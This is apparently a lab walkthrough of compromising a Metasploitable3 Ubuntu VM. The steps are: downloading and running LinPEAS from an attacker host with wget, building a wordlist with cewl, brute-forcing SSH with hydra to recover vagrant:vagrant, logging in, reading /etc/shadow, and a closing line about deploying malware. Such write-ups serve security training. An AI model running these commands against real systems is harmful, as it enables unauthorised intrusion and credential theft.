
```
cd /tmp
www-data@metasploitable3-ub1404:/tmp$ ls
ls
hsperfdata_root
sess_9d34f5af625d460f098d38afd7c8f6fe
sess_c1f899f9a0a65368c3bf25f144637137
sess_edeaf7cd8c04a7b7e40527ebca67e2d394ef6f8a
www-data@metasploitable3-ub1404:/tmp$ wget 192.168.1.88:8000/linpeas.sh
wget 192.168.1.88:8000/linpeas.sh
--2024-04-17 14:20:06--  http://192.168.1.88:8000/linpeas.sh
Connecting to 192.168.1.88:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 860323 (840K) [text/x-sh]
Saving to: 'linpeas.sh'

100%[======================================>] 860,323     --.-K/s   in 0.007s

2024-04-17 14:20:06 (123 MB/s) - 'linpeas.sh' saved [860323/860323]

www-data@metasploitable3-ub1404:/tmp$ ls
ls
hsperfdata_root
linpeas.sh
sess_9d34f5af625d460f098d38afd7c8f6fe
sess_c1f899f9a0a65368c3bf25f144637137
sess_edeaf7cd8c04a7b7e40527ebca67e2d394ef6f8a
www-data@metasploitable3-ub1404:/tmp$ chmod +x linpeas.sh
chmod +x linpeas.sh
www-data@metasploitable3-ub1404:/tmp$ ./linpeas.sh
```


Download the shell by wget and execute the shell file.



LinPEAS – Script is for Linux Privilege Escalation; it collects all the data for the attacker.



root@s-kali: /home/shuvo
root@s-kali: /home/shuvo
root@s-kali: /home/shuvo
root@s-kali: /home/shuvo
root@s-kali: /home/shuvo/...
Caching directories . . . . . DONE
System Information
Operative system
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits
Linux version 3.13.0-170-generic (buildd@lcy01-amd64-001) (gcc version 4.8.4 (Ubuntu 4.8.4-2ubuntu1~14.04.4)) #220-U
buntu SMP Thu May 9 12:40:49 UTC 2019
Distributor ID: Ubuntu
Description: Ubuntu 14.04.6 LTS
Release: 14.04
Codename: trusty
Sudo version
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version
Sudo version 1.8.9p5
PATH
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-path-abuses
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
Date & uptime
Wed Apr 17 14:21:11 UTC 2024
14:21:11 up 24 min, 1 user, load average: 0.24, 0.15, 0.14
Any sd*/disk* disk in /dev? (limit 20)


root@s-kali: /home/shuvo
root@s-kali: /home/shuvo
root@s-kali: /home/shuvo
root@s-kali: /home/shuvo
root@s-kali: /home/shuvo/...
Superusers
root:x:0:0:root:/root:/bin/bash
Users with console
anakin_skywalker:x:1118:100::/home/anakin_skywalker:/bin/bash
artoo_detoo:x:1114:100::/home/artoo_detoo:/bin/bash
ben_kenobi:x:1116:100::/home/ben_kenobi:/bin/bash
boba_fett:x:1121:100::/home/boba_fett:/bin/bash
c_three_pio:x:1115:100::/home/c_three_pio:/bin/bash
chewbacca:x:1124:100::/home/chewbacca:/bin/bash
darth_vader:x:1117:100::/home/darth_vader:/bin/bash
dirmngr:x:105:111::/var/cache/dirmngr:/bin/sh
greedo:x:1123:100::/home/greedo:/bin/bash
han_solo:x:1113:100::/home/han_solo:/bin/bash
jabba_hutt:x:1122:100::/home/jabba_hutt:/bin/bash
jarjar_binks:x:1119:100::/home/jarjar_binks:/bin/bash
kylo_ren:x:1125:100::/home/kylo_ren:/bin/bash
lando_calrissian:x:1120:100::/home/lando_calrissian:/bin/bash
leia_organa:x:1111:100::/home/leia_organa:/bin/bash
luke_skywalker:x:1112:100::/home/luke_skywalker:/bin/bash
root:x:0:0:root:/root:/bin/bash
vagrant:x:900:900:vagrant,,,:/home/vagrant:/bin/bash
All users & groups
uid=0(root) gid=0(root) groups=0(root)
uid=1(daemon[0m) gid=1(daemon[0m) groups=1(daemon[0m)
uid=10(uucp) gid=10(uucp) groups=10(uucp)
uid=100(libuuid) gid=101(libuuid) groups=101(libuuid)



Got some passwords!

====Now we'll perform password dictionary attack for the password to get root access==



Step 1: Save all the users name in a file, [users.txt]

Step 2: Using a Word List from metasploitable3/wiki, which is [cewllist.txt]

cewl https://github.com/rapid7/metasploitable3/wiki -m 7 -d 0 -w /home/shuvo/cewllist.txt

```
┌──(root㉿s-kali)-[/home/shuvo/Desktop]
└─# cat cewllist.txt
Metasploitable
metasploitable
Security
vulnerabilities
available
element
navigation
requests
feedback
another
refresh
session
versions
approach
virtualization
Autounattend
Contributing
Product
community
searches
Projects
Insights
```


```
General
Vulnerabilities
locally
Privacy
Contact
cookies
personal
information

┌──(root㉿s-kali)-[/home/shuvo/Desktop]
└─# hydra -L users.txt -P cewllist.txt -f ssh://192.168.1.78
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization
s, or for illegal purposes (this is non binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-17 08:32:49
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 3059 login tries (l:19/p:161), ~192 tries per task
[DATA] attacking ssh://192.168.1.78:22/
[STATUS] 156.00 tries/min, 156 tries in 00:01h, 2905 to do in 00:19h, 14 active
[22][ssh] host: 192.168.1.78   login: vagrant   password: vagrant
[STATUS] attack finished for 192.168.1.78 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-17 08:34:20

┌──(root㉿s-kali)-[/home/shuvo/Desktop]
└─#
```

Step 3: For network logon attack we'll use Hydra.

And we got the password. 😁


```
┌──(root㉿s-kali)-[/home/shuvo/Desktop]
└─# ssh vagrant@192.168.1.78
vagrant@192.168.1.78's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13.0-170-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Wed Apr 17 13:57:06 2024 from 192.168.1.88
vagrant@metasploitable3-ub1404:~$ whoami
vagrant
vagrant@metasploitable3-ub1404:~$
```

Now we'll Connect through ssh connection to the victim machine.




Got Access the shadow files.


In Ubuntu and other Unix-like operating systems, the `/etc/shadow` file is used to store actual password data in a secure way. This file is critical for system security as it contains the hashed password data for each user's account on the system.




Deploy some malware files to victim machine.



